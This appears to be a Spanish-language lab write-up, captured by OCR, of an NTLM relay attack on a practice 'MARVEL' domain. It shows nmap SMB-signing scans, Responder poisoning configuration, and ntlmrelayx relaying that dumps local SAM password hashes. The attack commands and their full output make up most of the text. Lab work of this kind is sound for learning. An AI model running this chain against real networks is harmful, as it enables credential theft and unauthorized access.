
```
┌──(pol㉿kali)-[~]
└─$ sudo nmap --script=smb2-security-mode.nse -p445 192.168.1.0/24
Starting Nmap 7.91 ( https://nmap.org ) at 2024-02-01 08:20 CET
Nmap scan report for 192.168.1.1
Host is up (0.00042s latency).

PORT    STATE  SERVICE
445/tcp closed microsoft-ds
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)

Nmap scan report for asix.com (192.168.1.2)
Host is up (0.00044s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)

Host script results:
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required

Nmap scan report for 192.168.1.3
Host is up (0.00068s latency).

PORT    STATE    SERVICE
445/tcp filtered microsoft-ds
MAC Address: 08:00:27:C1:80:85 (Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.1.9
Host is up (0.000033s latency).

PORT    STATE  SERVICE
445/tcp closed microsoft-ds

Nmap done: 256 IP addresses (4 hosts up) scanned in 29.25 seconds
```

```
pol@kali: ~
Archivo  Acciones  Editar  Vista  Ayuda
  GNU nano 5.4                                  objetivos.txt *
192.168.1.11
```

Apagamos esto:

```
pol@kali: ~
Archivo  Acciones  Editar  Vista  Ayuda
  GNU nano 5.4                          /etc/responder/Responder.conf
[Responder Core]

; Servers to start
SQL = On
SMB = Off
RDP = On
Kerberos = On
FTP = On
POP = On
SMTP = On
IMAP = On
HTTP = Off
HTTPS = On
DNS = On
LDAP = On

; Custom challenge.
; Use "Random" for generating a random challenge for each requests (Default)
Challenge = Random

; SQLite Database file
; Delete this file to re-capture previously captured hashes
Database = Responder.db
```



(pol㉿kali)-[~]
$ sudo responder -I eth0 -rddwv
NBT-NS, LLMNR & MDNS Responder 3.0.2.0
Author: Laurent Gaffie (laurent.gaffie@gmail.com)
To kill this script hit CTRL-C
[+] Poisoners:
LLMNR [ON]
NBT-NS [ON]
DNS/MDNS [ON]
[+] Servers:
HTTP server [OFF]
HTTPS server [ON]
WPAD proxy [ON]
Auth proxy [OFF]
SMB server [OFF]
Kerberos server [ON]
SQL server [ON]
FTP server [ON]
IMAP server [ON]
POP3 server [ON]
SMTP server [ON]
DNS server [ON]
LDAP server [ON]
RDP server [ON]


pol@kali: ~
Archivo Acciones Editar Vista Ayuda
NBT-NS, LLMNR & MDNS Responder 3.0.2.0
Author: Laurent Gaffie (laurent.gaffie@gmail.com)
To kill this script hit CTRL-C
[+] Poisoners:
LLMNR [ON]
NBT-NS [ON]
DNS/MDNS [ON]
[+] Servers:
HTTP server [OFF]
HTTPS server [ON]
WPAD proxy [ON]
Auth proxy [OFF]
SMB server [OFF]
Kerberos server [ON]
SQL server [ON]
FTP server [ON]
IMAP server [ON]
POP3 server [ON]
SMTP server [ON]
DNS server [ON]
LDAP server [ON]
RDP server [ON]
[+] HTTP Options:
Always serving EXE [OFF]
Serving EXE [OFF]
Serving HTML [OFF]
Upstream Proxy [OFF]
[+] Poisoning Options:
Analyze Mode [OFF]
Force WPAD auth [OFF]
Force Basic Auth [OFF]
Force LM downgrade [OFF]
Fingerprint hosts [OFF]
[+] Generic Options:
Responder NIC [eth0]
Responder IP [192.168.1.9]
Challenge set [random]
Don't Respond To Names ['ISATAP']
[+] Listening for events ...


```
┌──(pol㉿kali)-[~]
└─$ ntlmrelayx.py -h
Impacket v0.12.0.dev1+20240130.154745.97007e84 - Copyright 2023 Fortra
```

```
┌──(root💀kali)-[/home/pol]
└─# ntlmrelayx.py -tf objetivos.txt -smb2support
/usr/local/bin/ntlmrelayx.py:4: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pyp
a.io/en/latest/pkg_resources.html
  __import__('pkg_resources').run_script('impacket==0.12.0.dev1+20240130.154745.97007e84', 'ntlmrelayx.py')
Impacket v0.12.0.dev1+20240130.154745.97007e84 - Copyright 2023 Fortra

[*] Protocol Client DCSYNC loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client MSSQL loaded..
/usr/lib/python3/dist-packages/requests/__init__.py:87: RequestsDependencyWarning: urllib3 (1.26.18) or chardet (5.2.
0) doesn't match a supported version!
  warnings.warn("urllib3 ({}) or chardet ({}) doesn't match a supported "
[*] Running in relay mode to hosts in targetfile
[*] Setting up SMB Server
[*] Setting up HTTP Server on port 80
Exception in thread Thread-2:
Traceback (most recent call last):
  File "/usr/lib/python3.11/threading.py", line 1045, in _bootstrap_inner
    self.run()
  File "/usr/local/lib/python3.11/dist-packages/impacket-0.12.0.dev1+20240130.154745.97007e84-py3.11.egg/impacket/exa
mples/ntlmrelayx/servers/httprelayserver.py", line 539, in run
    self.server = self.HTTPServer((self.config.interfaceIp, self.config.listeningPort), self.HTTPHandler, self.config
)
                  ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
^
  File "/usr/local/lib/python3.11/dist-packages/impacket-0.12.0.dev1+20240130.154745.97007e84-py3.11.egg/impacket/exa
mples/ntlmrelayx/servers/httprelayserver.py", line 45, in __init__
    socketserver.TCPServer.__init__(self,server_address, RequestHandlerClass)
  File "/usr/lib/python3.11/socketserver.py", line 456, in __init__
    self.server_bind()
  File "/usr/lib/python3.11/socketserver.py", line 472, in server_bind
    self.socket.bind(self.server_address)
OSError: [Errno 98] Address already in use
[*] Setting up WCF Server
[*] Setting up RAW Server on port 6666

[*] Servers started, waiting for connections
```


Creamos un usuario en local maquina 2 (No lo tenía creado):



Cambio de nombre la maquina1 que no la tenia cambiada:



Creo este usuario en local de la maquina1:




Encendemos el responder y el otro servicio:


```
┌──(root💀kali)-[/home/pol]
└─# sudo python /opt/Responder/Responder.py -I eth0 -dwv

                                         __
  .----.-----.-----.-----.-----.-----.--|  |.----.---.
  |   _|  -__|__ --|  _  |  -__|     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 3.1.4.0

  To support this project:
  Github → https://github.com/sponsors/lgandx
  Paypal  → https://paypal.me/PythonResponder

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CTRL-C


[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    MDNS                       [ON]
    DNS                        [ON]
    DHCP                       [ON]

[+] Servers:
    HTTP server                [OFF]
    HTTPS server               [ON]
    WPAD proxy                 [ON]
    Auth proxy                 [OFF]
    SMB server                 [OFF]
    Kerberos server            [ON]
    SQL server                 [ON]
    FTP server                 [ON]
    IMAP server                [ON]
    POP3 server                [ON]
    SMTP server                [ON]
    DNS server                 [ON]
    LDAP server                [ON]
    MQTT server                [ON]
```

```
┌──(root💀kali)-[/home/pol]
└─# ntlmrelayx.py -tf objetivos.txt -smb2support
/usr/local/bin/ntlmrelayx.py:4: DeprecationWarning: pkg_resources is deprecated as an API. See
 https://setuptools.pypa.io/en/latest/pkg_resources.html
  __import__('pkg_resources').run_script('impacket==0.12.0.dev1+20240130.154745.97007e84', 'nt
lmrelayx.py')
Impacket v0.12.0.dev1+20240130.154745.97007e84 - Copyright 2023 Fortra

[*] Protocol Client DCSYNC loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client MSSQL loaded..
/usr/lib/python3/dist-packages/requests/__init__.py:87: RequestsDependencyWarning: urllib3 (1.
26.18) or chardet (5.2.0) doesn't match a supported version!
  warnings.warn("urllib3 ({}) or chardet ({}) doesn't match a supported "
[*] Running in relay mode to hosts in targetfile
[*] Setting up SMB Server
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server

[*] Setting up RAW Server on port 6666
[*] Servers started, waiting for connections
[*] Received connection from MARVEL/pparker at SPIDERMAN, connection will be relayed after re-
authentication
```

Ajustes Red Kali:



Desde máquina de Spiderman (Usuario: Pparker), intentamos entrar a la ip del Kali 192.168.1.14:




Nos da error e iremos a nuestro Kali: (Obtenemos contraseña de Bruce Banner hasheada)

```
[*] Running in relay mode to hosts in targetfile
[*] Setting up SMB Server
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server
[*] Setting up RAW Server on port 6666
[*] Servers started, waiting for connections
[*] Received connection from MARVEL/pparker at SPIDERMAN, connection will be relayed after re-
authentication
[*] SMBD-Thread-5 (process_request_thread): Connection from MARVEL/PPARKER@192.168.1.10 contro
lled, attacking target smb://192.168.1.11
[*] Authenticating against smb://192.168.1.11 as MARVEL/PPARKER SUCCEED
[*] SMBD-Thread-5 (process_request_thread): Connection from MARVEL/PPARKER@192.168.1.10 contro
lled, but there are no more targets left!
[*] Received connection from MARVEL/pparker at SPIDERMAN, connection will be relayed after re-
authentication
[*] Service RemoteRegistry is in stopped state
[*] Service RemoteRegistry is disabled, enabling it
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x5d0bf95647bafc72726a57430f601eb6
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrador:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Invitado:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:efffacc06f52d081e578f35144a60feb:::
Usuario:1001:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Bruce Banner:1002:aad3b435b51404eeaad3b435b51404ee:a5da080fcf16de206a2ad1f4a88d26e4:::
[*] Done dumping SAM hashes for host: 192.168.1.11
[*] Stopping service RemoteRegistry
[*] Restoring the disabled state for service RemoteRegistry
[*] Received connection from MARVEL/pparker at SPIDERMAN, connection will be relayed after re-
authentication
[*] SMBD-Thread-8 (process_request_thread): Connection from MARVEL/PPARKER@192.168.1.10 contro
lled, but there are no more targets left!
```

Copiamos la contraseña hasheada en una archivo .txt:

```
Archivo  Acciones  Editar  Vista  Ayuda
 GNU nano 7.2                    hashes-hulk.txt *
Administrador:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Invitado:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:efffacc06f52d081e578f35144a60feb:::
Usuario:1001:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Bruce Banner:1002:aad3b435b51404eeaad3b435b51404ee:a5da080fcf16de206a2ad1f4a88d26e4:::
```

Nos volvemos a conectar:



```
[*] Running in relay mode to hosts in targetfile
[*] Setting up SMB Server
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server
[*] Setting up RAW Server on port 6666

[*] Servers started, waiting for connections
[*] Received connection from MARVEL/bbanner at HULK, connection will be relayed after re-authentication
[*] SMBD-Thread-5 (process_request_thread): Connection from MARVEL/BBANNER@192.168.1.11 controlled, attacking target
smb://192.168.1.11
```

```
┌──(root💀kali)-[/home/pol]
└─# nc 127.0.0.1 11000
(UNKNOWN) [127.0.0.1] 11000 (?) : Connection refused
```